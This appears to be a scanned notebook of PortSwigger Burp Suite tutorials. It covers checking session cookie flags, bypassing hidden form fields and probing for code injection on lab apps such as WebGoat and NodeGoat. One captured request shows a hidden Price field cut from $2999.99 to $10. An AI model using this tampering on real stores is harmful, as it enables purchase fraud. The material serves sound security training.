
Walk through the application in the normal way from first access, through the login process, and then through all of the application's functionality.

A record can be kept of every URL visited in the "HTTP history" table. Pay particular attention to login functions and transitions between HTTP and HTTPS communications.



If cookies are being used as the transmission mechanism for session tokens, verify whether the "secure" flag has been set, preventing them from ever being transmitted over unencrypted connections.

In this "Gruyere" example we can see that the secure flag has not been set.



Alternatively, go to the Scanner "Results" tab.

The Scanner's passive scan function detects session token management issues such as "SSL cookie without secure flag set" and "Cookie without HttpOnly flag set".

The Scanner also provides an advisory section with Issue detail, background and remediation.


From <https://support.portswigger.net/customer/portal/articles/1964140-Methodology_Attacking%20Session%20Management_Session%20Token%20Handling.html>

Hidden Form Fields

Sunday, December 23, 2018 1:08 AM


Using Burp to Bypass Hidden Form Fields

Hidden HTML form fields are a common mechanism for transmitting data via the client in a superficially unmodified way. If a field is flagged as hidden, it is not displayed on-screen. However, the field's name and value are stored with the form and are sent back to the application when the user submits the form. Burp Proxy can be used to intercept the request that submits the form and modify the value. This is demonstrated in the example below.




First, ensure that Burp is correctly configured with your browser.

With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.




Access the page of the web application you wish to test.

In this example we are using the "Exploit Hidden Fields" page of the WebGoat training tool.




Return to Burp.

In the Proxy "Intercept" tab, ensure "Intercept is on".




Return to your browser and submit a request to the server.
In this example by clicking the "Purchase" button.




Burp will capture the request, which can then be edited before being forwarded to the server.

```
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/WebGoat/attack?Screen=1554&menu=
Cookie: remember_token=PNkIxJ3DG8iXL0F4vrAWBA; acopendivids=sw
PHPSESSID=0l8foflnkg5333kq6pckk47hn0;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTBlYjc2YjdjZ
vSi9hQTBGclVjeFZYQ3cvVkQzSmtLRnp5Z3ZvMkdTRHA5TTQzcFE9BjsARg%3D
JSESSIONID=1ED3891622C69A1B110F4BC57D1204E1;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTk2ZGMxY2I
FEyWU9USGhUVUV3d3RSWWpDL0tlZEJaUXJpdU5HSnMxWllCTGw5L1E9BjsARg%
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

QTY=1&SUBMIT=Purchase&Price=10
```

Locate the value you wish to change in the hidden form field.
In this example we are altering the "Price" of an item from $2999.99 to $10.




Now use the "Forward" button to send the request to the server.



In this example, by intercepting a request and editing a hidden form field, we have been able to bypass a client-side control.


We have used this technique to alter the price of an item and purchase the product for a reduced cost.



Additionally, it is possible to use the "Response Modification" options to automatically modify responses and unhide hidden fields..

Go to the Proxy "Options" tab and locate the "Response Modification" section. Click the checkbox next to "Unhide hidden form fields".

There is also a sub-option to prominently highlight unhidden fields on-screen, for easy identification.



This option can be used to remove this specific client-side control over data.

The price of the item can be altered using your web browser without having to capture and modify the request in Burp.

From <https://support.portswigger.net/customer/portal/articles/1965741-using-burp-to-bypass-hidden-form-fields>

Code Injection Vulns


Sunday, December 23, 2018 1:13 AM

Using Burp to Test for Code Injection Vulnerabilities


Server-side code injection vulnerabilities arise when an application incorporates user-controllable data into a string that is dynamically evaluated by a code interpreter. If the user data is not strictly validated, an attacker can use crafted input to modify the code to be executed, and inject arbitrary code that will be executed by the server.

Server-side code injection vulnerabilities are usually very serious and lead to complete compromise of the application's data and functionality, and often of the server that is hosting the application. It may also be possible to use the server as a platform for further attacks against other systems.

In this example we will demonstrate how to detect code injection flaws using Burp Suite. This tutorial uses the OWASP "NodeGoat" project training tool.



Ensure "Intercept is off" in the Proxy "Intercept" tab.




During your initial mapping of the application, you should already have identified any obvious areas of attack surface in relation to injection vulnerabilities.

Visit the web page of the application that you are testing.


Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Now send a request to the server. In this example by clicking the "Submit" button.



The request will be captured in the Proxy "Intercept" tab.


Right click anywhere on the request to bring up the context menu and click "Send to Repeater".



Here we can input various payloads in to the input field of a web application and monitor the response.


Click the "Go" button in Repeater to send the request to the server.

You can observe the response from the server in the Repeater "Response" view.



We can see that by editing the `afterTax` parameter we are able to affect the response.

The Employee After Tax contribution value is now set to 5%.




What we want to ascertain is whether the application incorporates user-controllable data into a string that is dynamically evaluated by a code interpreter.

